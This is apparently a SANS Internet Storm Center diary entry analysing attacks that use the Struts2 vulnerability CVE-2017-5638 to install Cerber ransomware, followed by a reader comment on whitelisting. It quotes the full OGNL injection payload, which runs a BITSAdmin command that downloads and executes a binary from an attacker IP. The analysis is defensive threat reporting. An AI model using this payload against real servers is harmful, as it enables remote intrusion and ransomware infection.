

Bluesky

Χ

 $\mathbb{X}$ 

Search Sign In Sign Up

SANS Network Security: Las Vegas Sept 4-9.

My next class:

Network Monitoring and Threat Detection SingaporNov 18th - Nov 23rd e 2024

# Java Struts2 Vulnerability Used To Install Cerber Crypto Ransomware

Published: 2017-04-06. Last Updated: 2017-04-06 02:40:04 UTC by Johannes Ullrich (Version: 1)

1 comment(s)

[We do have a special webcast about the Struts2 Vulnerability scheduled for 11am ET today. Sign up here]


Since about a month, we are tracking numerous attempts to exploit the Java Struts2 vulnerability (<u>CVE-2017-5638</u>). Typically, the exploits targeted Unix systems with simple Perl backdoors and bots. But recently, I saw a number of



### **Internet Storm Center**

Sign In Sign Up

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us



```
%{(# = 'multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT MEMBER ACCESS).
(# memberAccess?(# memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.
ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymp
hony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='BITSAdmin.exe /Transfer JOB
hxxp://82[.]165[.]129[.]119/UnInstall.exe
%TEMP%/UnInstall.exe & %TEMP%/UnInstall.exe').
(#iswin=
(@java.lang.System@getProperty('os.name').toLow
erCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getRe
sponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.g
etInputStream(),#ros)).(#ros.flush())}
```


The command executed by the exploit as shown above:

- 1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
- 2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
- 3. finally, the malware is executed.



## **Internet Storm Center**


Sign In Sign Up



ToolsContact Us

Data

About Us





The malware reaches out to btc.blockr.io to retrieve a bitcoin wallet address for the money transfer. Encrypted files are renamed using random (encrypted) file names.



Johannes B. Ullrich, Ph.D. , Dean of Research, SANS Technology Institute

STI|Twitter| LinkedIn

# Keywords:

1 comment(s)



### **Internet Storm Center**

Sign In

Sign Up

<u>In-Depth</u> e 2024





# Homepage

Diaries

Podcasts

Jobs

□ Data


Tools

Contact Us

About Us









### Comments

### [quote]

The command executed by the exploit as shown above:

- 1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
- 2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
- 3. finally, the malware is executed. [/quote]

As usual, pretty harmless!

Only Windows administrators who still have not employed whitelisting (for example using Software Restriction Policies, available in ALL editions of Windows XP and later versions) to deny execution in %USERPROFILE% (and all other locations unprivileged users can write too) put their users at trivially avoidable risk.

Anonymous Apr 6th 2017 7 years ago

Login here to join the discussion.

Top of page

